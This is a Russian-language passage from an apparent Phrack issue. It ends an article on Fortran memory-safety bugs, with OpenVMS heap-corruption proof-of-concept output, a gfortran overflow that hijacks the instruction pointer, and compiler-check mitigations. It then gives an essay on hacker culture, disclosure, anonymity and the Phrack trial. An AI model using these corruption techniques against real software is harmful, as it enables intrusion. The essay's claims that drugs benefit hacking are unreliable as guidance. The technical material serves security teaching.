VMS $ FORT poc
VMS $ LIN poc
VMS $ r poc
P=     52008
Q=     521A8
******** AFTER CORRUPTION ************
******** AFTER MALLOC 1 ************
FAKE CHUNK AT   7AE3D974
%SYSTEM-F-ACCVIO, [...] PC=4444444444444444, PS=0000001B
%TRACE-F-TRACEBACK, symbolic stack dump follows
  image    module    routine         line      rel PC           abs PC
                                        0 4444444444444444 4444444444444444
-----END HEAP VMS 3-----
```

Примечание: адрес стека захардкоден, но это не большая проблема — ASLR отсутствует :).

Шаг вперёд

Ещё несколько вещей, и с OpenVMS покончено (в любом случае, к этому моменту ты, вероятно, уже либо спишь, либо читаешь значительно более интересную статью этого номера ;)).

1) Я наткнулся на эту забавную вещь, читая документацию HP [R11]:

> ***Раздел 5.9.5 — malloc на 2 ГБ больше не завершается беззвучно***
> *Функция C RTL malloc принимает беззнаковый int (size_t) в качестве параметра. Действие LIB$VM_MALLOC принимает (положительный) знаковый integer в качестве параметра. Выделение 2 ГБ (0x80000000) не выделяло нужный объём памяти и не возвращало признак ошибки. Теперь для функций malloc, calloc и realloc добавлена проверка размеров, равных или превышающих 2 ГБ, при которой вызов завершается неудачей.*

ВООТ ЭТО ДА, джекпот :) Кто говорил, что это _может_ иметь последствия для безопасности? ;>

2) Я исследовал проблему `ALLOCATE(size)` под OpenVMS Alpha 8.3 — результат таков: если `size = -0x80000000`, возвращается адрес 0x100 (если `size < -0x80000000`, происходит ошибка преобразования ввода (`%FOR-F-INPCONERR`)).

Поскольку адрес 0x100 не отображён в память, единственным способом эксплуатации этой ситуации было бы разыменование указателя с достаточно большим индексом для доступа к данным, контролируемым пользователем. Хотя теоретически это осуществимо, поскольку области памяти отображаются по низким адресам, практический случай ещё предстоит найти.

---

5 — Профилактика: давайте использовать презерватив

Настало время подумать о том, как избежать проблем с безопасностью в программах на Fortran. Для этого можно предпринять несколько мер (более или менее эффективных):

*) Тщательная проверка исходного кода. Поверь мне, это непросто. Чтобы сделать это правильно, необходимо глубоко знать язык и хорошо понимать его слабые места. В зависимости от уровня твоего мастерства ошибки всё равно могут остаться незамеченными — Fortran действительно коварный язык. Одного этой статьи, например, вероятно, далеко не достаточно.

*) Изучение своего компилятора Fortran. Попытайся выяснить, какие типы ошибок вероятны с твоим компилятором. Хорошей отправной точкой, вероятно, будет взгляд на проект «Compiler Diagnostic Test Sets» [R17]. Там найдёшь не только точную информацию о нескольких компиляторах, но и новые типы ошибок (хотя не всегда связанные с безопасностью), а также ценный набор тестов.

*) Прочитать man-страницу своего компилятора, чтобы узнать, можно ли выполнять дополнительные проверки безопасности во время компиляции/выполнения. Вот пример. Помнишь, что в разделе 3.1 я привёл следующий пример:

```
-----BEGIN OVERFLOW 1-----
$ cat overflow1.f90
    PROGRAM test
    CHARACTER(len=30) :: S  ! String of length 30
    INTEGER(4) I
    S = 'Hello Phrack readers!'
    read(*,*) I
    S(I:I) = '.'
    write(*,*) S
    END PROGRAM
$ gfortran overflow1.f90
$ ./a.out
 He.lo Phrack readers!      <-- S была изменена с 0x2E
$ gdb ./a.out
    [...]
(gdb) r
Starting program: a.out
50                          <-- 50 явно выходит за пределы! (>30)
Breakpoint 1, 0x080487be in MAIN__ ()
(gdb) print /d $eax
$1 = 50
(gdb) c
Hello Phrack readers!
Program received signal SIGSEGV, Segmentation fault.
0x2e04885b in ?? ()         <-- EIP был испорчен значением 0x2E
-----END OVERFLOW 1-----
```

Теперь посмотрим, что происходит при использовании опции `-fbounds-check`:

```
-----BEGIN OVERFLOW 2-----
$ gfortran overflow1.f90 -fbounds-check
$ ./a.out
    [Вводим 50]
At line 7 of file overflow1.f90
Fortran runtime error: Substring out of bounds: upper bound (50) of
    's' exceeds string length (30)
$ ./a.out
    [Вводим -1]
At line 7 of file overflow1.f90
Fortran runtime error: Substring out of bounds: lower bound (-1) of
    's' is less than one
-----END OVERFLOW 2-----
```

Как и ожидалось, программа теперь включает проверки во время выполнения. В зависимости от класса ошибки у компилятора может быть специальная опция для её предотвращения или обнаружения. Читай документацию (RTFM).

*) Статический анализ. Честно говоря, я не изучал его вовсе. Копаясь для этой статьи, я наткнулся на несколько opensource-проектов, а также коммерческих реализаций (извини, НИ КАКОЙ

РЕКЛАМЫ в PHRACK).

Хотя я не тестировал ни одного из них, могу представить, что некоторые могут быть эффективными — ведь некоторые типы ошибок действительно легко обнаружить, например с помощью проверки типов (первое, что приходит в голову). В любом случае это лишь догадки. Либо проверяй это сам, либо забудь. Как будто нам не всё равно.

Иногда презерватива недостаточно. Лучший вариант для тебя — вероятно, не использовать этот безумно запутанный язык вообще. И снова: кому вообще нужен Fortran?

http://www.fortranstatement.com/cgi-bin/petition.pl

---

6 — Заключительные слова

Можно было бы добавить ещё много чего (изучение других компиляторов и архитектур), но, к сожалению, время вышло, и я предпочитаю не делать статью более скучной, чем она есть ;). Во всяком случае, насколько я могу судить, самое главное охвачено, и с этим знанием и небольшой практикой я ожидаю, что ты сможешь быстро находить новые ошибки.

Хакеры, занимающиеся работой с ошибками в программах на Fortran, в нашем мире встречаются настолько редко, что готов поспорить: никто из вас никогда не слышал ни слова о проблемах безопасности Fortran. Сегодня люди больше сосредоточены на языках вроде PHP, Java или .NET — что нормально по очевидным причинам. Но это не значит, что другие языки неинтересны, и никогда не знаешь, когда уместные знания окажутся полезными. История доказала, что ошибки не всегда возникают в «обычной» среде взлома (C/PHP, Unix/Windows) [R19] — так зачем же ограничивать себя?

Не убеждён? ОК, позволь мне перефразировать умную мысль коллеги-автора p67: «Мы взламываем Fortran просто потому что можем. Нам не нужна причина — пока ошибки есть, мы есть там».

---

7 — Благодарности

Первые мысли — ко всем талантливым хакерам, с которыми мне довелось так много делиться на протяжении этих лет. Пусть вы никогда не утрачиваете свой дух и свою этику [R15]. Особая благодарность команде Phrack за помощь, советы и рецензию.

И поскольку жизнь в одиночестве была бы бессмысленной — особая благодарность моим друзьям не только за то, что они рядом, но и за то, что они способны меня терпеть, особенно когда я бываю *чертовски* невыносим :')

Особые извинения великим парням из FHC (Fortran High Council). Просто на этот раз захотелось быть таким же крутым, как king-fag-c0pe, хотя это, вероятно, означает, что до взрыва всех крутых Fortran 0dayZ на FD остались считанные дни :(((Не бойтесь, сисадмины — благодаря замечательным ребятам из gg security всё будет сделано «ответственно» [R16] ;>

Также благодарю всех, кто выдвинет эту статью на премию pwnies 2011 в категории «Наиболее инновационная исследовательская статья» ;>

---

8 — Библиография


```
[R1]  http://onepiece.wikia.com/wiki/Buggy
[R2]  Fortran90, ISO/IEC 1539
[R3]  http://gcc.gnu.org/onlinedocs/gfortran/
[R4]  HP Fortran for OpenVMS - Language Reference Manual, HP
[R5]  Shifting the Stack Pointer, andrewg, Phrack #63
[R6]  Basic Integer Overflows, Blexim, Phrack #60
[R7]  http://www.cs.rpi.edu/~szymansk/OOF90/bugs.html
[R8]  http://h71000.www7.hp.com/success-stories.html
[R9]  Hacking OpenVMS, C. Nyberg, C. Oberg & J. Tusini, Defcon16
[R10] http://www.cisl.ucar.edu/tcg/consweb/Fortran90/scnpoint.html
[R11] HP OpenVMS Version 8.3 Release Notes, HP
[R12] Alpha Assembly Language Guide, R.Bryant, Carnegie Mellon University
[R13] http://labs.hoffmanlabs.com/node/401
[R14] OpenVMS Alpha Internals and Data Structures: Memory Management, HP
[R15] Industry check, ZF0 #5
[R16] http://googleonlinesecurity.blogspot.com/2010/07/rebooting-
      responsible-disclosure-focus.html (lol)
[R17] http://ftp.cac.psu.edu/pub/ger/fortran/test/results.txt
[R18] http://www.fortranstatement.com
[R19] http://www5.in.tum.de/persons/huckle//horrorn.pdf
[R20] http://deathrow.vistech.net
```

«Вот в чём спасение юмора: если падаешь — никто не смеётся над тобой.»
— A. Whitney Brown

PHRACKERZ: Две истории

Авторы: Antipeace и The Analog Kid
antipeace@phrack.org / analog_kid@phrack.org

Это история двух хакеров. Двух душ, затерявшихся в этом мире битов. Один рассказывает от первого лица о жизни хакера. Другой, сошедший с ума от анализа бесчисленных выводов ltrace, смотрит на существование Phrack Inc. снаружи.

Один с детства мечтал стать хакером. У другого были планы стать рок-звездой. Тем не менее, здесь, в этой странной сети волокон, их пути пересеклись, а их истории слились воедино.

Кому принадлежит идея, если она анонимна? Кто является арбитром этики — отдельный хакер или массмедиа? Какой смысл в секрете, которым нельзя поделиться? Что определяет автора, если автор анонимен?

Это две истории от обоих хакеров, слитые воедино, пока они пытаются ответить на подобные вопросы. Это коллаж из фрагментов двух рассказов.

~~~

Когда я был ребёнком, я хотел быть одним из них

by Antipeace

Содержание

Сказание о парнях из Phrack

by The Analog Kid

Содержание
~~~

8 - Ссылки

Начинается охота на ведьм

by The Analog Kid

> *"Ни тому, ни другому не предъявлено обвинений... они ожидают, что их как минимум вызовут в качестве свидетелей по делу «Парней из Phrack»" [1]*

5 апреля 1990 года, 6:50 утра: В этот день в мир рождается хакер.

1 марта 1990 года, 6:30 утра: Агенты Секретной службы врываются в комнату The Mentor — участника Phrack Inc. Их оружие направлено ему в голову.

1 марта 1990 года, 11:00: Агенты Секретной службы завершают обыск и конфискацию имущества The Mentor. Агенты готовятся совершить рейд на рабочий офис Ментора [1].

5 апреля 1990 года, 12:00: Колёса Phrack Inc. крутятся вовсю. Когда ключевые участники оказываются под следствием федерального правительства, ширятся слухи о закрытии журнала. Оставшиеся члены подполья торопятся собрать новый выпуск и заглушить домыслы. «Phrack будет жить и не может умереть никогда», — провозглашает журнал [2].

Для кого, чёрт возьми, это написано?

by Antipeace

Если бы мне пришлось делать выбор, я бы сказал, что хакерские тексты, произведшие на меня наибольшее впечатление, были необычными — а под «необычными» я имею в виду посвящёнными таким темам, как эзотеризм, философия и этика. Да, именно те вещи, от которых вас клонит в сон. Не то чтобы я систематически предпочитаю интеллектуальную мастурбацию кодингу, но давайте смотреть правде в глаза: хотя исключения есть, качественные технические статьи встречаются всё реже, а информация бесстыдно дублируется повсюду.

Что интересно, тексты, написанные на основе размышлений или жизненного опыта, находятся совсем на другом уровне. Основанные на личном опыте, они изначально уникальны. Нет лучшего примера, чем превосходная статья TAp в этом выпуске. Поверьте, она пробирает до костей; вы это почувствуете.

Писать такие вещи обычно делается с надеждой, что послание будет донесено. Лично я выбрал написать это для людей, которые понятия не имеют, какова настоящая жизнь хакера. Это могут быть как ребята, желающие узнать о нашей культуре, так и те, кто просто случайно наткнулся на эти слова.

Если вы когда-либо думали, что быть хакером так же круто, как показано в кино, — пожалуйста, не прекращайте читать. Этот текст — лишь набор личных мыслей о (незаконченной) жизни одного (или нескольких?) хакеров из тысяч. Ни лучшего, ни худшего. Просто одного из них.

Что люди думают о них?

by The Analog Kid

Phrack Inc. — онлайн-журнал, созданный хакерским сообществом, — представляет современное хакерское сообщество. Его статьи по-прежнему пользуются уважением в академической среде, и вполне вероятно, что часть материалов черпает оттуда вдохновение. Хотя Phrack Inc. на поверхности может казаться обществу чем-то зловещим, он служит более глубокой цели: выступает средством свободного распространения серьёзной технической информации внутри подпольного сообщества компьютерных программистов. Функционально Phrack Inc. — это площадка для свободного обсуждения эксплуатации программного обеспечения.

На первом курсе колледжа я иногда натыкался на статьи Phrack Inc., но не понимал значимости сайта, пока не перешёл на второй курс. Я слушал магистерский курс, и профессор однажды использовал этот сайт в качестве источника на лекции. Когда после занятий я заговорил с ним об этом ресурсе, профессор немедленно оживился, узнав, что я знаком с сайтом. Он сказал мне, что, по его мнению, авторы Phrack Inc. столь же умны, как и академические исследователи, и что порой полезно иметь публикации, более прямолинейные и менее формальные, чем их академические аналоги. Кроме того, для понимания материала необходимы глубокие знания компьютерного программного и аппаратного обеспечения — по всем статьям рассыпаны ссылки на ассемблерный код, операционные системы, glibc, gdb и динамический компоновщик. Сайт также уважают специалисты по безопасности в IT-сообществе, которые используют его для отслеживания новейших хакерских методов [3].

Phrack как издание создаёт для хакеров площадку для самовыражения и демонстрации своих ценностей обществу.

Кем они нас считают

by Antipeace

То, как нас воспринимают окружающие, для большинства из нас крайне важно, поскольку из этого неизбежно вытекает суждение. За редким исключением психопатов, большинство из нас, вероятно, хотело бы, чтобы нас видели такими, какие мы «на самом деле» есть, — иными словами, такими, какими мы «считаем» себя, а не такими, какими кажемся. Поскольку то, что мы хакеры, — часть нашей идентичности, вполне естественно беспокоиться о том, как эта тайная грань нашей личности воспринимается обществом.

Это поднимает вопрос о том, как хакеров воспринимают люди в целом. Хотя есть заметные исключения, люди обычно видят нас такими, какими нас описывают кино, книги, журналы и телешоу.

Разнообразные вымышленные хакеры изображены в киберпанковской научной фантастике («Матрица»), боевиках («Крепкий орешек 4.0»), авантюрных фильмах («Жулики») и вообще во множестве выдуманных историй. Однако по сравнению с ними мы, обычные хакеры из реального мира, вынуждены признать, что далеко не так велики:

• мы не взламываем спутники ежедневно
• у нас нет карт зданий в OpenGL, позволяющих управлять освещением, лифтами и дверями по своему желанию
• шифрование, пароли и файрволы временами создают трудности даже для нас ;)

Конечно, слабые умы могут поддаться соблазну и решить, что хакеры в какой-то мере — те самые волшебники из типичного фильма с Брюсом Уиллисом. Стоит ли на это злиться? Конечно нет, ведь это вымысел, а там всё дозволено. Но всё меняется, когда речь заходит о СМИ.

Кто когда-либо критиковал журналистов? Ни я, ни вы — с высокой вероятностью. Почти каждый был или будет свидетелем ложного утверждения (или очевидной спекуляции) журналиста. Проблема в том, что если принять во внимание практически безграничное многообразие зрительской аудитории, это само по себе указывает на частоту ошибок. То, что очевидно неверно для вас, может казаться верным мне — и наоборот.

Интересно то, что это даёт нам представление о том, насколько может быть испорчено медиапространство (газеты, веб-сайты, телешоу) применительно к конкретной области (такой как безопасность — хотя не только).

Я считаю, что здесь нужно рассмотреть два случая:
• Специализированные технические публикации и/или медиа, ориентированные на компьютерно грамотную аудиторию
• Массмедиа, рассчитанные на широкую публику

В первом случае, по моему личному убеждению, всё двояко. Либо предоставляемая информация качественна, либо это полная чушь. Те, кто дорожит своей работой, делают качество, а не бесполезную дрянь. С этой точки зрения популяризация — худший вид информации. Под предлогом упрощения для людей любые приближения считаются допустимыми. Конечно, поскольку публикации связаны с продажами и/или рейтингами, если что-то можно преувеличить ради большего эффекта — почему бы нет? Зачем журналистам понимать и вникать в свою тему? В конце концов, их цель — массовая аудитория. Так что если два-три человека недовольны — кому какое дело?

Долгое время я ненавидел журналистов за то, что считал их некомпетентностью. Позднее я узнал о тяжёлых условиях, в которых они живут: нестабильная занятость и необходимость писать всё больше за небольшую зарплату. Журналистика изменилась, и теперь я ненавижу журналистов за их непрофессионализм. Можно возразить, что нужно на что-то жить, но я отвечу: ничто не оправдывает интеллектуальной проституции. Если человек достаточно умён для такой работы, другие возможности для него тоже должны быть открыты.

Возвращаясь к нам: как нас могут правильно понять и представить в таких условиях? К сожалению, плохая журналистика часто оказывается массовой журналистикой, что лишь усугубляет положение, поскольку люди (в том числе вокруг вас) всегда будут находиться под влиянием. Пытаться изменить их взгляды — уже заведомо проигранное дело. Как хакер вы должны научиться жить в окружении чепухи со всех сторон. Это может быть тяжело, но единственно важное — иметь независимую самооценку, не полагаясь на суждение других. Хороший психолог скажет вам, что это необходимо для личностного становления...

Они так уж особенны?

by The Analog Kid

Почему же тогда СМИ изображают этих хакеров в столь враждебном свете, если авторы таких журналов, как Phrack, по большей части мыслители? Если содержание Phrack столь же весомо и интеллектуально, как академический журнал, почему его сообщество подаётся в столь враждебном свете?

С точки зрения морали Phrack Inc. находится в серой зоне. Сам сайт не занимается незаконной деятельностью и не пропагандирует её, однако информация на Phrack Inc. публикуется весьма открыто; Phrack Inc. не берёт на себя ответственности за то, как криминальное подполье может использовать эти материалы. Более формальные исследовательские сообщества посчитали бы

нравственным этикетом устранять уязвимости до их публикации. Склонность Phrack Inc. публиковать информацию без предупреждения — свидетельство того, что группа ценит свободу информации, а также неуправляемый побочный эффект её связи с хакерским подпольем.

В большинстве выпусков Phrack к предисловию прилагается GPG-ключ [4]. Эта функция нечасто встречается в академических или профессиональных статьях. Функционально ключ шифрования нужен по важной причине: он позволяет безопасно отправлять статьи (если электронное письмо будет перехвачено, его содержимое невозможно будет прочитать), сохраняя личность автора. Это подчёркивает спорный характер того, что обсуждается в хакерском сообществе, а также то, как его участники ценят анонимность. Оставаясь анонимными, они чувствуют себя в безопасности и могут свободно обмениваться информацией — а это и есть конечная цель Phrack Inc.

Свободный поток информации в Phrack позволяет многое узнать о хакерах, которые туда пишут. Их ценности, личность и интеллектуальное любопытство разлиты по всем статьям.

Мы не _такие уж_ особенные

by Antipeace

Изложив выше своё несогласие с расхожими убеждениями, настало время поделиться собственным взглядом. ИМХО никто не рождается предназначенным когда-нибудь стать «хакером». Не знаю, существуют ли предрасположенности (возможно, наше безумное любопытство или стремление понять вещи?), но я бы сказал, что быть хакером — это прежде всего обрести хакерское мышление.

Сказав это, посмотрим, что такое хакер на самом деле.

Интеллект

Хотя кино и СМИ порой изображают хакеров гениями (см. «Хакеры» с милашкой Анджелиной Джоли, например ;), которые по какой-то причине показаны виртуозами компьютера, реальность несколько иная.

Извините, что разрушаю миф, но средний хакер — просто интеллектуал. Конечно, среди нас есть настоящие гении, но принципиальное отличие кроется в готовности задействовать свой мозг как можно полнее — чтобы задавать существенные вопросы и находить подходящие ответы.

Чтобы произвести впечатление хакингом, обычно не нужно быть блестящим. Проведём аналогию с фокусниками. Даже простейшие трюки поражают людей, которые не знают, как они работают. В хакинге всё то же самое. Ежедневный хакинг в жизни — это, скорее всего, использование тысяч дешёвых трюков, но люди об этом не догадываются. Поскольку подобный «дешёвый» хакинг имеет видимые последствия для масс, хакеров ошибочно принимают за тех гениев, что описаны в фильмах.

Личность

Большинство хакеров — компьютерные «фрики», способные часами сидеть перед экраном, решая конкретную задачу. В каком-то смысле хакеры — гики, и их тысячи.

Вместе с тем нужно добавить, что с течением времени у них формируется необычная черта: навязчивое стремление обнаруживать несоответствия и ошибки (имеющие или не имеющие последствий для безопасности) в повседневной жизни. Как я и говорил, хакер, вероятно, не умнее

вас, но он/она куда сосредоточеннее.

То, что поначалу кажется крутым, порой тяжело нести. Представьте, что вы анализируете всё вокруг. Это не только тяжело для окружающих (друзей, коллег, родственников, возлюбленных), которым приходится общаться с таким человеком, но и может быть проблематично для вас самих. Вы порой будете злиться из-за всей этой ежедневной бессмыслицы, которой обычные люди попросту не замечают. Наверное, именно поэтому некоторые хакеры убеждают себя, что они умнее всего остального мира, внутренне воображая себя чем-то вроде доктора Хауса, и быстро приобретают досадные эго-проблемы, о которых речь пойдёт позже.

Социальный профиль

И снова было бы легко делать поспешные выводы на основе расхожих образов, и снова нет простого описания, поскольку обобщать невозможно. Социальный профиль человека — это смесь его личности и его развития.

Среди хакеров, с которыми я встречался по всему миру, я видел людей, которые:

• социально изолированы / едва способны поддержать нормальный разговор
• «нормальные» (принимая во внимание обычные критерии)
• экстраверты, всегда и везде общающиеся с окружающими

Лично я скоро понял, что социальная жизнь важна, а не сказать что необходима. Имея природную склонность к интроверсии, я работал над собой, чтобы достичь устойчивого равновесия.

Замечу, что я по возможности стараюсь не смешивать свою деятельность и социальную жизнь. Причина проста: как я уже сказал, окружающие не способны понять это (из-за отсутствия технического бэкграунда) и не слишком стремятся понять (из-за предрассудков, навязанных СМИ). Впрочем, это не так уж плохо, если учесть последствия для безопасности от излишней болтливости.

Почему они вынуждены таиться в тени анонимности

by The Analog Kid

Те, кто всё же решается поделиться своей информацией, как правило, публикуются под анонимными псевдонимами, чтобы защитить свою личность. Публикация статей под анонимными никнеймами разительно контрастирует с академической средой, где цель — опубликовать как можно больше материалов под своим именем. Отчасти академическое уважение к Phrack Inc. объясняется тем, что, сохраняя анонимность, его участники могут свободно обсуждать любые темы, не опасаясь «политических последствий». Некоторые авторы Phrack Inc. фигурируют как nemo, huku и BSDaemon [5]. В качестве примера этой анонимной культуры предисловие к 66-му выпуску Phrack Inc. содержит прощание с другом — cliph [4]. Никакой другой информации не приводится. Я случайно наткнулся на личность этого Cliph, читая статью на другом сайте, где говорилось: «Этот пост посвящается Войцеху "cliph" Пурчинскому» [6]. Даже при наличии полного имени поиск не даёт никаких подсказок о судьбе этого человека. Многочисленные дань уважения личности, известной как cliph, показывают, что в хакерском сообществе существует уважение и признание к наиболее умелым его участникам — это ничем не отличается от академического мира.

Вопрос об использовании анонимных ников прямо затрагивается в конце статьи «Malloc DES-Maleficarum», где автор комментирует цитату Эрика С. Раймонда, критикующего использование подобных псевдонимов. Автор ставит перед читателем вопрос: «Существует ли

какая-то связь между нашим именем и нашими навыками, жизненной философией или нашей хакерской этикой?» [7]. Автор — намереваясь говорить от имени всего сообщества — утверждает, что способ, которым они себя идентифицируют, является следствием суждения общества о компьютерных хакерах, а не отражением самих людей. Примечательно, что американец Эрик Раймонд делает сильный акцент на личном авторстве идей — весьма американской ценности. Сообщество Phrack Inc., несомненно столь же глобальное, как Интернет, в котором оно существует, проявляет интерес к расширению знаний и идей других, а не к личному присвоению статичных концепций.

По своей структуре Phrack Inc. носит значительно более неформальный характер, чем официальные издания. Возьмём, например, уже упомянутую статью «Malloc DES-Maleficarum». Название — очевидная аллюзия на «Malleus Maleficarum», трактат о ведьмах, опубликованный в 1486 году во времена инквизиции [8]. Апеллируя к образам колдовства, журнал снова иронизирует над негативными коннотациями, которые навязывает ему общество. Заголовки разделов тоже нетривиальны: «Дом Разума», «Дом Простого числа», «Дом Духа», «Дом Силы», «Дом Знания», «Дом Подполья» [7]. Статья 5, «Бэкдоринг файрволов Juniper», также делает отсылки к фильмам в заголовках разделов — например, «Netscreen мертвецов» и «28 хаков спустя» [10]. Отсылки к средневековым текстам и творческие схемы именования демонстрируют уровень культуры и утончённости (а также чувства юмора) внутри сообщества.

Хотя рамки здесь не позволяют развернуть такую дискуссию, читателю стоит на мгновение задуматься о том, что значит быть автором и действительно ли для обозначения произведения как своего требуется юридическое имя. В эссе Мишеля Фуко «Что такое автор?» Фуко постановляет: «Функция автора связана с юридической и институциональной системой, которая охватывает, определяет и сочленяет универсум дискурсов» [12]. Если это утверждение верно, то функция автора в Phrack Inc. — обеспечивать свободное распространение материала, который иначе мог бы быть подвергнут цензуре. Рейды и обвинительные заключения против основателей Phrack Inc., о которых говорилось в начале, показывают, насколько серьёзную роль играет глобальная юридическая система в формировании стиля дискурса Phrack Inc. Если «институциональное» [12] относится к стихийным правилам морали и этики, навязанным обществом, то это вновь загоняет авторов Phrack Inc. в анонимную вселенную дискурса, поскольку общество могло бы отвергнуть этих авторов. Подумайте, насколько глубокое и публично известное знакомство со спорными методами компьютерного взлома может оказаться тёмным пятном в репутации любого программиста, устраивающегося на работу в крупную корпорацию.

Необходимость защищать свою личность и избегать публичного признания своих открытий — одна из теневых сторон жизни в хакерском сообществе.

Обратная сторона жизни хакера

by Antipeace

Возьмём жизнь в целом. Люди не всегда счастливы, потому что их беспокоят случайные вещи — соседская собака, которая лает без причины, плохие оценки ребёнка в школе и тому подобное. Современный мир полон стресса, и ничего не остаётся, кроме как его терпеть.

У хакинга, безусловно, есть крутые стороны (хотя, в отличие от кино, в конце вы не получите девушку, спасая мир), но он также несёт побочные эффекты, которые накладываются на привычный уровень ежедневного стресса. Временами вы будете злиться или тревожиться. Вы даже можете стать параноиком. Это главным образом то, что я называю обратной стороной хакерской жизни.

Война за раскрытие информации

Это горячая тема. Чтобы упростить для тех, кто не в теме: скажем, что хакерская сцена разделена на две группы людей:

• те, кто публикует (или готов публиковать) баги, эксплойты, статьи
• те, кто хочет держать это в тайне или как минимум в пределах подполья

Хотя я явно принадлежу ко второй группе, я не стану убеждать вас, что раскрытие — это плохо, ведь аргументы обеих сторон весомы. Я просто выбираю свою сторону. Однако могу рассказать, как эта проблема может затронуть вас или ваших друзей.

Если вы — так называемый «чёрный шляпник», то, скорее всего, вы разрабатывали техники или эксплойты на основе собственных открытий. Десять лет назад, если вы были достаточно умны и умелы, инновационность могла давать новые крутые инструменты/эксплойты за считаные часы или дни в самом крайнем случае. Сегодня ситуация несколько изменилась, и время, необходимое для появления нового, значительно возросло (хотя виртуализация и распространение языков сценариев сильно помогли). Если говорить об удалённых эксплойтах, нацеленных на C-программы, на поиск и эксплуатацию багов уходит столько времени, что цена такой работы стала запредельной. Теперь представьте, что вы работали над конкретным багом неделями или месяцами. Как бы вы отреагировали, если бы какой-то парень опубликовал его в виде полного раскрытия? Вы бы разъярились, и у вас могло бы возникнуть желание его убить. То, что баг, возможно, был слит или что публикующий не до конца понял его суть, лишь усугубило бы ваши чувства.

Круг доверия

Чем бы вы ни занимались в хакинге, почти нет сомнений, что вы не останетесь в одиночестве. С социальной точки зрения, в какой-то момент вы захотите стать частью сообщества или группы, потому что:

• вы захотите найти людей, способных понять то, что вы делаете
• вы захотите делиться информацией

Это поставит неизбежный вопрос об объёме доверия, которое вы можете оказать коллегам-хакерам. По иронии судьбы, это проблема безопасности, и как таковая она должна быть решена до того, как вы что-либо обменяете. Практически говоря, все мы хоть раз совершаем одну и ту же ошибку: доверяем — и нас предают.

```
                    (---------------------------------)

  He that has eyes to see and ears to hear may convince himself that no
  mortal can keep a secret. If his lips are silent, he chatters with his
  fingertips; betrayal oozes out of him at every pore.

                                                        Sigmund Freud

                    (---------------------------------)
```

Тот, кто имеет очи, чтобы видеть, и уши, чтобы слышать, может убедиться, что ни один смертный не способен хранить тайну. Если его губы молчат, он болтает кончиками пальцев; предательство сочится из него из каждой поры.
— Зигмунд Фрейд

Среди последствий утечек информации я лично был свидетелем двух следующих печальных вещей:

• **Аресты.** Никогда не забывайте, что среди нас могут быть люди, сливающие информацию государственным органам. Хотя верно, что большинство сольёт непреднамеренно, некоторые могут напрямую работать на правительство — либо потому, что сами попались и были вынуждены сотрудничать, либо потому, что с самого начала были врагами. Ещё один совет: не делайте ошибки, полагая, что ваши друзья промолчат, когда их поймают. Мы всего лишь люди.

• **Утечки 0day.** К счастью, это происходит чаще, чем предыдущий случай. Когда видишь цену на баги (или на эксплойты), можно представить, каким соблазном может быть их продажа для какого-нибудь мерзавца. Но как такой тип вообще получит информацию?

У меня есть теория. В силу самой природы нашего исследования, чем оно инновационнее, крутее и трудоёмнее, тем больше вероятность, что вы поделитесь информацией хотя бы с кем-то ещё. Это как владеть какой-то большой тайной, которой ни с кем нельзя поделиться. Теперь рассмотрите аналогию с камешком, брошенным в поверхность пруда. Каждый раз, когда камешек касается поверхности, расходятся волны. Если камешек — это информация, то волны — это утечка. Один удар может породить бесчисленные волны: ваш 0day обречён на гибель.

А теперь личное послание моим коллегам-хакерам. Если вы хотите избежать этих покалываний в груди, когда ваши драгоценные баги раскрываются, есть лишь одно, что нужно сделать: перестать рыдать о потере и в следующий раз заткнуться. Ничего другого не работает — вы должны это знать.

Это доверие должно выстраиваться со временем. Я также рекомендую модель цепочки доверия GPG. Она не лишена изъянов (и очень далека от совершенства, поверьте мне), но может быть неплохой альтернативой. Она позволит вам ослабить напряжение от необходимости всегда держать всё при себе и тем не менее делать это «контролируемым» образом...

Эго и жажда признания

Как правило, требуется время, чтобы стать психически стойким. Как бы умны ни были люди, у них на каком-то этапе хакерской жизни возникнут эго-проблемы. Беда в том, что эго порождает жажду признания, которая подталкивает людей к тому, чтобы:

• раскрывать уязвимости безопасности и эксплойты
• публиковать материалы и демонстрировать себя на конференциях больше, чем требуется
• проводить время в IRC / ML, объясняя миру, какие они крутые

Не поймите меня неправильно — это не жалоба против раскрытия. Некоторые люди выбирают раскрывать баги и/или техники по собственной воле. Это их выбор, и я его уважаю. Но всё меняется, когда ваше сознание замутнено нарастающим эго.

Как я и сказал, каждый в нашем сообществе в какой-то момент жизни теряет голову, утрачивает здравый смысл и начинает делать глупости. Конечно, я не исключение — в прошлом я делал вещи, которыми не горжусь. Хотя эта эго-история должна быть коротким периодом в вашей жизни (люди взрослеют), кажется, что часть тусовки в сфере безопасности окончательно потеряла себя.

Наркотики и алкоголь

Честно говоря, у меня нет настоящего объяснения нашему безумному потреблению алкоголя. Думаю, это просто часть культуры. Когда видишь друзей, надо выпить, и со временем пьёшь всё чаще (хотя и не столько, сколько .pl-парни — чёртовы пьяные психи ;>). Однако хотя ваша физическая (почечная) толерантность со временем растёт, коварный побочный эффект алкоголя остаётся: пьяным вы с большей вероятностью сольёте информацию. Мой совет: если у вас слабый самоконтроль, не напивайтесь с малознакомыми людьми.

Среди коллег-хакеров большинство из тех употребляющих наркотики, кого я знаю, пробовали многое из любопытства и желания экспериментировать — оба этих качества являются частью их хакерской натуры. Они также принимают наркотики, чтобы усилить творческие способности или концентрацию. Таким образом, наркотики могут положительно влиять на ваш хакинг.

Сомневаюсь, что когда-либо увижу хакера среди спортсменов высокого уровня ;-)

Об обвинительном заключении и охоте на ведьм

by The Analog Kid

Так что же всё-таки такое Phrack Inc.? Если не академический и не профессиональный по своей сути, можно ли его отмахнуться как от озорных проделок хулиганов? Технический авторитет и уважение, которое журнал завоевал в академических и профессиональных кругах, явно показывают, что эту работу нельзя легко отвергнуть как нечто тривиальное. А что с его этикой? Что же это на самом деле за жанр и каково предназначение Phrack Inc.?

23 июля 1990 года начался суд над Крейгом Нейдорфом — 19-летним студентом юридического факультета, основавшим Phrack Inc. из желания реализовать свободу слова. Нейдорфу было предъявлено обвинение по 10 пунктам тяжких преступлений, максимальное наказание по которым составляло 65 лет лишения свободы, главным образом в связи с хищением фирменного документа Bell South, якобы стоившего $23 000. После того как защита доказала, что информацию, которую Нейдорфа обвиняли в краже, можно было получить от Bellcore, позвонив на номер 800 и заплатив $13, правительство было вынуждено снять все обвинения, чтобы избежать полного конфуза [11].

